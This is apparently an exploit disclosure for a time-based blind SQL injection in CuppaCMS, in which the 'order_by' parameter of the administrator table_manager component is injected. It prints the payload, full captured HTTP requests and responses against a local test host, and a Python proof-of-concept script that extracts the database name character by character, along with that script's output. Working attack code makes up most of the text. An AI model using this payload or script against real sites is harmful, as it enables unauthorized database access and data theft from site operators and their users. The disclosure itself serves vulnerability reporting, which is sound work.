VULNERABLE: SQL injection vulnerability exists in CuppaCMS. An attacker can inject query in "/administrator/components/table_manager/" via the 'order_by' parameters.

Date: 6/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github**: https://github.com/truonghuuphuc

+ **Facebook**: https://www.facebook.com/DdosFulzac.auz1/

+ **Email**: phuctruong2k@gmail.com

Product: CuppaCMS

Description: The vulnerability is present in the "/administrator/components/table_manager/" , and can be exploited throuth a POST request via the 'order_by' parameters.

Impact: Allow attacker inject query and access , disclosure of all data on the system.


Suggestions: User input should be filter, Escaping and Parameterized Queries.

Payload exploit: order_by=id`,if(SUBSTRING(database(),1,1)='c',sleep(3),sleep(0))-- -

Proof of concept (POC):

Payload Boolean true: order_by=id`,if(SUBSTRING(database(),1,1)='c',sleep(3),sleep(0))-- -

Request and Response:




```
POST /administrator/components/table_manager/ HTTP/1.1
Host: 192.168.1.8:8080
Content-Length: 282
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.8:8080
Referer: http://192.168.1.8:8080/administrator/
Accept-Encoding: gzip, deflate
Accept-Language:
vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: DedeLoginTime=1640950145;
DedeLoginTime1BH21ANI1AGD297L1FF21LNO2BGE1DNG=6d85a663f6478df0;
sweetrice=creio2c0bngskiabguvagvg29v; PHPSESSID=
6qqlnvqf0qeshmli0t77tth8rl; country=us; language=en;
administrator_path=
http%3A%2F%2F192.168.1.8%3A8080%2Fadministrator%2F;
administrator_document_path=%2Fadministrator%2F
Connection: close

search_word=&filter_user_group_id=1&filter_date_registered_from=
&filter_date_registered_to=&filter_enabled=&order_by=
id`,if(SUBSTRING(database(),1,1)='c',sleep(3),sleep(0))--+-&
order_orientation=ASC&path=
component%2Ftable_manager%2Fview%2Fcu_users&uniqueClass=
wrapper_content_149840
```

```
HTTP/1.1 200 OK
Date: Thu, 06 Jan 2022 14:20:59 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27
X-Powered-By: PHP/7.4.27
Set-Cookie: country=us; path=/
Set-Cookie: language=en; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 18937

<style>
  .list_admin_table{
    position:relative;
  }
  .list_admin_tableh1{
    float:left;
  }
  .list_admin_table.tools{
    position:relative;
    float:right;
    top:4px;
  }
  .list_admin_table.filter_content{
    padding:0px0px0px5px;
  }
  .list_admin_table.filter_content.input{
    max-width:90px;
    margin:0px2px;
```

19,333 bytes | 12,159 millis

Payload Boolean true: order_by=id`,if(SUBSTRING(database(),1,1)='d',sleep(3),sleep(0))-- -


Request and Response:




```
POST /administrator/components/table_manager/ HTTP/1.1
Host: 192.168.1.8:8080
Content-Length: 282
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.8:8080
Referer: http://192.168.1.8:8080/administrator/
Accept-Encoding: gzip, deflate
Accept-Language:
vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: DedeLoginTime=1640950145;
DedeLoginTime1BH21ANI1AGD297L1FF21LNO2BGE1DNG=6d85a663f6478df0;
sweetrice=creio2c0bngskiabguvagvg29v; PHPSESSID=
6qqlnvqf0qeshmli0t77tth8rl; country=us; language=en;
administrator_path=
http%3A%2F%2F192.168.1.8%3A8080%2Fadministrator%2F;
administrator_document_path=%2Fadministrator%2F
Connection: close

search_word=&filter_user_group_id=1&filter_date_registered_from=
&filter_date_registered_to=&filter_enabled=&order_by=
id`,if(SUBSTRING(database(),1,1)='d',sleep(3),sleep(0))--+-&
order_orientation=ASC&path=
component%2Ftable_manager%2Fview%2Fcu_users&uniqueClass=
wrapper_content_149840
```

```
HTTP/1.1 200 OK
Date: Thu, 06 Jan 2022 14:39:34 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27
X-Powered-By: PHP/7.4.27
Set-Cookie: country=us; path=/
Set-Cookie: language=en; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 18937

<style>
  .list_admin_table{
    position:relative;
  }
  .list_admin_tableh1{
    float:left;
  }
  .list_admin_table.tools{
    position:relative;
    float:right;
    top:4px;
  }
  .list_admin_table.filter_content{
    padding:0px0px0px5px;
  }
  .list_admin_table.filter_content.input{
    max-width:90px;
    margin:0px2px;
```

Exploit


poc.py - C:\Users\welcome\Desktop\report\cuppa cms sqli 3\poc.py (3.7.0)
File Edit Format Run Options Window Help
Ln: 30 Col: 23

```python
import time
import string
import requests


url = "http://192.168.1.8:8080/administrator/components/table_manager/"
headers = {
    "Origin": "http://192.168.1.8:8080",
    "Cookie": "DedeLoginTime=1640950145; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=6d85a663f6478df0; sweetrice=creio2c0bngskiabguvagvg29v; PHPSES
    "Accept": "*/*",
    "X-Requested-With": "XMLHttpRequest",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36",
    "Referer": "http://192.168.1.8:8080/administrator/",
    "Connection": "close",
    "Host": "192.168.1.8:8080",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5",
    "Content-Length": "225",
    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"
}
database=''
for i in range(1,6):
    for j in string.ascii_letters+string.digits+":"+" "+",":
        payload_1="`, if(substring(database(),{0},1)='{1}',sleep(3),sleep(0))-- -".format(i,j)
        payload = "search_word=&filter_user_group_id=1&filter_date_registered_from=&filter_date_registered_to=&filter_enabled=&order_by=id"+payload_1
        s=time.time()
        response = requests.post(url, data=payload, headers=headers)
        e=time.time()
        if e-s>3:
            database+=j
            print('database: '+database+' | Time: '+str(e-s))
            break
```



```
┌──(phucth㉿DESKTOP-E71D77I)-[/mnt/c/Users/wel
└─$ python3 poc.py
database: c | Time: 12.145493268966675
database: cu | Time: 12.183819055557251
database: cup | Time: 12.171619176864624
database: cupp | Time: 12.150767087936401
database: cuppa | Time: 12.164562463760376
```